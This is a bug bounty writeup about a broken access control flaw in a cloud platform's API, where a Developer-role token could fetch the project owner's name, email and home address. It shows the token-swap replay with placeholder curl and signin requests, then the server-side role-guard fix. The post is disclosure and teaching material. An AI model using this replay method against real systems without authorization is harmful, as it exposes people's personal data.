

Hello Friend , I'm Thomas Youssef — back again with another writeup. This one is about a BAC bypass that ended up leaking the project owner's name, email, and home address to anyone on the team. Let's dive in.
Introduction
I was poking around a cloud platform's API one afternoon, doing what I usually do — reading the docs, mapping out the roles, and asking the one question that matters most in access control testing: does the backend actually enforce what the frontend pretends to restrict?
Reading the Docs Like a Test Plan
The platform had a published Role Permissions Matrix. I treat these like a checklist. Every row that says Denied for a lower role is a test case I need to run at the API layer.

Billing information — denied for Developer. That sentence alone told me where to look.
Finding the Endpoint
I logged in as an Admin with Burp Suite running, went to the billing section, and watched the traffic. The request that loaded the billing details was:
GET /users/project-owner-details?projectId=<uuid>The projectId in the query string was not secret either — it sits right in the browser URL bar while you are inside any project on the console. Every team member can see it just by glancing at their address bar.
Endpoint found. Now time to test it from the wrong role.
The Bypass
Here is the part most hunters skip. The platform's UI correctly blocks Developers from seeing anything billing-related and shows this message:
"Only project admin can view and edit billing."
Most people see that message and move on. I ignored the UI completely and went straight to the API.
The bypass is simple: intercept the legitimate Admin request in Burp Suite, copy it, swap the Authorization header with a Developer JWT, and replay it.
That is it. No encoding tricks. No JWT manipulation. No injection. You are just asking the API the same question the Admin asked — but from the wrong account.
Step 1 — Get your Developer token:
POST https://api.example.com/auth/signin HTTP/2
Content-Type: application/json
rid: emailpassword

{
  "formFields": [
    {"id": "email",    "value": "developer@example.com"},
    {"id": "password", "value": "password123"}
  ]
}
Grab the st-access-token from the response headers.
Step 2 — Replay the owner-details request with the Developer token:
curl -s -i \
  "https://api.example.com/users/project-owner-details?projectId=cfd6120b-74e7-40ef-92fa-e00440fdb192" \
  -H "Authorization: Bearer <DEVELOPER_JWT>" \
  -H "st-auth-mode: header" \
  -H "rid: anti-csrf"
What I expected:
HTTP/2 403 Forbidden
{
  "code": "forbidden",
  "message": "Insufficient permissions"
}
What came back:
HTTP/2 200 OK
{
  "firstName": "John",
  "lastName": "Smith",
  "email": "owner@example.com",
  "address": {
    "line1": "123 Main Street",
    "city": "London",
    "country": "GB",
    "postalCode": "SW1A 1AA"
  }
}
Full name. Personal email. Home address. Clean 200.
The frontend said no. The API said yes. That gap is the vulnerability.
Why This Matters
Think about it practically. A company hires a freelancer for two weeks and adds them to the project as a Developer. That freelancer makes one API call they would never find through the UI and walks away with the owner's full legal name, personal email, and home billing address. No alert fires. No notification goes out. The owner has no idea it happened.
That data is enough for targeted phishing, social engineering, or identity fraud — none of which have anything to do with the platform itself. Under GDPR Article 5(1)(f), this is a confidentiality violation. The data was personal, it was protected by policy, and it leaked silently to an untrusted third party.
The Fix
The root cause is simple. The backend route handler had no role guard attached to it. Authentication was checked — the JWT had to be valid — but authorization was never enforced. The server never asked what role the token carried before returning the data.
Two decorators fix the entire thing:
// What existed — authentication only, no role check
@Get('/users/project-owner-details')
async getOwnerDetails(@Query('projectId') projectId: string) {
  return this.userService.getOwnerDetails(projectId);
}

// What it should be — role guard applied server-side
@Get('/users/project-owner-details')
@Roles('owner', 'admin')
@UseGuards(ProjectRoleGuard)
async getOwnerDetails(@Query('projectId') projectId: string) {
  return this.userService.getOwnerDetails(projectId);
}
That is the entire gap. Two lines of code between a compliant system and one that leaks owner PII to every Developer on every project on the platform.
The broader lesson for developers: if your UI hides something based on role, the API endpoint behind it needs its own server-side check. The frontend is not a security boundary. Anyone can bypass it in thirty seconds with Burp Suite.
The Takeaway
Every time the UI blocks you, ask one question — does the API block you too? Log in as the lowest role, capture every sensitive request from a higher-privilege account in Burp, swap the token, and replay. Most of the time you get a 403. Sometimes you get a 200 and a bounty.